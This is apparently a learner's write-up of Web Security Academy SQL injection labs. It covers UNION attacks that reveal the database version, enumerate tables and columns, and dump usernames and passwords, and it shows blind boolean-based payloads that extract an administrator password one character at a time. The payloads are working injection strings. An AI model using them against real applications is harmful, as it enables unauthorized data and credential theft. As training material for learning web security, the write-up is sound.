20 <section class=' academyLabBanner'> 21 <div class=container> 22 <div class=logo> 23 </div> 24 <div class=title-container> 25 <h2> SQL injection attack, querying the database type and version on MySQL and Microsoft </pre>	

  < > Search 0 highlights
   < > Search 0 highlights

Done

- **'ORDER BY 3**




We got inter sever error

So we have 2 columns

Step: 2 Data type of column

Payload: ' UNION SELECT 'sai','jadhav'#

(select and press ctrl+u)



Then it will display on application so this conform that both are string data types

Step:3 Display the database version

Payload: '+UNION+SELECT+@@version,NULL#

' UNION select @@version, NULL# (press ctrl+u) for encode then send it will display on application version

The screenshot shows Burp Suite's interface with a target URL of https://0a0700e3047afa89807d17fc0e000f1.web-security-academy.net. The Request tab displays a GET request with a payload that successfully injected a UNION SELECT statement to retrieve the database version. The Response tab shows the application's output, which includes the database version '42-0ubuntu0.20.04.1</th>'.

So our lab is solved :

The screenshot shows the Web Security Academy lab page. The lab title is 'Accessories' UNION select @@version, NULL#'. The page displays a congratulatory message and a 'Solved' status. The lab title is 'Accessories' UNION select @@version, NULL#'.

Topic: Listing the Contents of the Database

Attackers sometimes **do not know the table names or column names.**

To solve this, they can **explore the database structure.**

Most databases (**except Oracle**) provide a special schema called: **information_schema**

This schema contains **metadata about the database.**

What information_schema Provides

Using **information_schema**, attackers can find:

Database tables

Columns in tables

Data types of columns

Listing All Tables in the Database

To see **all tables**, attackers query:

```
SELECT * FROM information_schema.tables
```

This query returns a list of tables in the database.

Example Output

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
MyDatabase	dbo	Products	BASE TABLE
MyDatabase	dbo	Users	BASE TABLE
MyDatabase	dbo	Feedback	BASE TABLE

What This Output Shows

The database contains **three tables**:

- Products
- Users
- Feedback

These tables may contain **useful or sensitive data.**

Listing Columns in a Table

After finding a table name, attackers can check **its columns**.

Example query:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

Example Output

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	DATA_TYPE
MyDatabase	dbo	Users	UserId	int
MyDatabase	dbo	Users	Username	varchar
MyDatabase	dbo	Users	Password	varchar

What This Output Shows

The **Users table** contains three columns:

- **UserId** → integer value
- **Username** → text value
- **Password** → text value

This tells the attacker **where sensitive data is stored**.

Lab: SQL injection attack, listing the database contents on non-Oracle databases



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

 Hint




Vulnerability: SQL injection(in the product category filter)

End goal :

1. Identify the application vulnerable with single ‘
2. Find number of column
3. Find the data type of columns (text data)
4. Find the version of the database
5. Find the list of tables
6. Find the name of columns
7. Then find content of table (passwords and username)
8. Then log in to administrator user

Analysis:

Step1: identity the application is vulnerable with (single cote ‘)




So we got the internal error so its vulnerable to sql injection

step2:Find number of column


- Open the burpsuite and intercept the request and send the request to repeater
- Apply the payload

' order by 1–




So i got the 200 response so this column exist

' order by 2–



this column also exist

' order by 3–




So we got the response 500 internal so

Finally we can say their is 2 columns

Step3: Find the data type of columns (test type)

Payload ' union select 'sai', 'jadhav'--



Both column are text

Step4: find the database version




Choose from this oracle not their they mention in lab so next we have microsoft

Payload : ' union select @@version, NULL- - not working

Then next

Then we PostgreSQL

Payload: ' union select version(), NULL--



PostgreSQL 12.22 (Ubuntu 12.22-0ubuntu0.20.04.4) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit

5,Find the list of tables

From above we have version PostgreSQL then we need to choose for list tables

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	<pre>SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
Microsoft	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
MySQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>

So we have :

SELECT * FROM information_schema.tables

We don't need all (*) we need to columns for that go to the below link

Go to this link :

<https://www.postgresql.org/docs/8.1/infoschema-columns.html>

We get the information_schema table info from that take column name we take table_name column , we need that

← → ↺ postgresql.org/docs/8.1/infoschema-columns.html

The view columns contains information about all table columns (or view columns) in the database. System columns (oid, etc.) are not included. Only those columns that the user has access to (by way of being the owner or having some privilege).

Table 31-7. columns Columns

Name	Data Type	Description
table_catalog	sql_identifier	Name of the database containing the table (always the current database)
table_schema	sql_identifier	Name of the schema containing the table
table_name	sql_identifier	Name of the table
column_name	sql_identifier	Name of the column

From above we take the table_name column and other we make as NULL so finally our Payload:

' UNION SELECT table_name, NULL FROM information_schema.tables--

The screenshot shows the Burp Suite interface. The 'Request' tab is active, displaying an HTTP GET request to a filter endpoint. The payload is a SQL query: `' UNION SELECT table_name, NULL FROM information_schema.tables--`. The 'Response' tab is also active, showing an HTML response from the target. The response contains a list of tables, and the table `users_wtsccl` is highlighted in the list.

We got some tables name and we choose that is 'users_wtsccl'

Step6: Find the name of columns

From above step we have table name : **users_wtscci**


We are using that in payload so the Payload:

' UNION SELECT * FROM information_schema.columns WHERE table_name = 'users_wtscci'

And we need column name not all(*) so for that go to this link :

<https://www.postgresql.org/docs/current/infoschema-columns.html>

Then chose the column_name




The screenshot shows a web browser with the URL <https://www.postgresql.org/docs/current/infoschema-columns.html>. The page title is "Chapter 35. The Information Schema". The main heading is "35.17. columns". The text explains that the view `columns` contains information about all table columns (or view columns) in the database, excluding system columns like `ctid`. It states that only columns accessible to the current user are shown. Below this, "Table 35.15. columns Columns" is shown, which is a table with two columns: "Column Type" and "Description". The table lists several columns: `table_catalog` (sql_identifier, Name of the database), `table_schema` (sql_identifier, Name of the schema), `table_name` (sql_identifier, Name of the table), `column_name` (sql_identifier, Name of the column), `ordinal_position` (cardinal_number, Ordinal position of the column within the table), and `column_default` (character_data).

Column Type	Description
<code>table_catalog</code> sql_identifier	Name of the database containing the table (always the current database)
<code>table_schema</code> sql_identifier	Name of the schema containing the table
<code>table_name</code> sql_identifier	Name of the table
<code>column_name</code> sql_identifier	Name of the column
<code>ordinal_position</code> cardinal_number	Ordinal position of the column within the table (count starts at 1)
<code>column_default</code> character_data	

Then the payload be

' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users_wtscci'-- -



So we got the columns

- password_dvcuqi
- username_mzutkx
- email

So finally we know the

table name: **users_wtscci**


column name:

- **password_dvcuqi**
- **username_mzutkx**
- **email**

7, find the content of the table (Output the username and password)

Payload :



' UNION SELECT username_mzutkx,password_dvcuqi FROM users_wtscci-- -



So finally we have username and password

username:administrator

password :6tgsoroknq2bnk2nntn



Lab solved

2,Blind SQL Injection

Blind SQL Injection is a type of SQL Injection vulnerability.

It happens when:

- A web application is vulnerable to SQL injection
- But the application does NOT show:
 - SQL error messages
 - Database query results

Because of this:

- The attacker cannot directly see database data on the screen.
- Instead, the attacker must use indirect methods to extract information.

This is called:

- Blind SQL Injection

Why UNION Attacks Do Not Work

In normal SQL injection:

- Attackers often use UNION attacks to display database data directly in the response.

But in Blind SQL Injection:

- The application does not show query results.
- So UNION attacks usually fail.

Instead, attackers use:

- **Conditional responses**
- **Time delays**
- **Boolean-based testing**

to slowly extract data.

Topic: Exploiting Blind SQL Injection Using Conditional Responses

Suppose a website uses cookies for tracking users.

Example request:

Cookie: TrackingId=u5YD3PapBcR4IN3e7Tj4

The application runs this SQL query:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4IN3e7Tj4'
```

This query is vulnerable to SQL injection.

Important Point

The application does NOT show:

- SQL errors
- Database data

But it behaves differently depending on the query result.

Example:

- If the TrackingId exists:
 - Website shows:Welcome back
- If the TrackingId does not exist:
 - "Welcome back" message is NOT shown.

This difference helps attackers perform Blind SQL Injection.

Topic: Using True and False Conditions

An attacker sends these payloads:

Payload 1

xyz' AND '1'='1

The SQL query becomes:

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'xyz' AND '1'='1'

Condition:

'1'='1'

is TRUE.

So:

- Query returns data
- "Welcome back" message appears

Payload 2

xyz' AND '1'='2

Condition:

'1'='2'

is FALSE.

So:

- Query returns no data
- "Welcome back" message disappears

Topic: Extracting Password Character by Character

Suppose there is a table: `Users`

Columns:

- `Username`
- `Password`

Target user: `Administrator`

The attacker wants to find the administrator password.

Step 1: Test First Character

Payload:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'),1,1) > 'm
```

Explanation:

- `SELECT Password FROM Users WHERE Username='Administrator'`
→ Gets administrator password
- `SUBSTRING( . . . , 1, 1 )`
→ Takes first character
- `> 'm'`
→ Checks whether first character is greater than m

If "Welcome back" Appears

It means:

- Condition is TRUE
- First character is greater than m

Step 2: Try Another Character

Payload:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'),1,1) > 't
```

If "Welcome back" does NOT appear:

It means:

- Condition is FALSE
- First character is NOT greater than `t`

Now attacker knows: Character is between: m and t

Step 3: Find Exact Character

Payload:

`xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'),1,1) = 's`

If "Welcome back" appears:

It means:

First character is exactly:s

Continuing the Process

The attacker repeats this process:

- One position at a time
- One character at a time

Example:

- First character
- Second character
- Third character
- etc.

Eventually:

- Full password is extracted.

Understanding SUBSTRING

The function:`SUBSTRING(text,start,length)` is used to extract part of a string.

Example:

`SUBSTRING('hello',1,1)`


Result:h

Important Note

Some databases use:`SUBSTR`

instead of:`SUBSTRING`

Lab: Blind SQL injection with conditional responses




This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.



Vulnerability: Blind SQL injection

Vulnerable parameter: tracking cookie

End Goals:

1, Enumerate the password of the administrator

2, Log in as the administrator

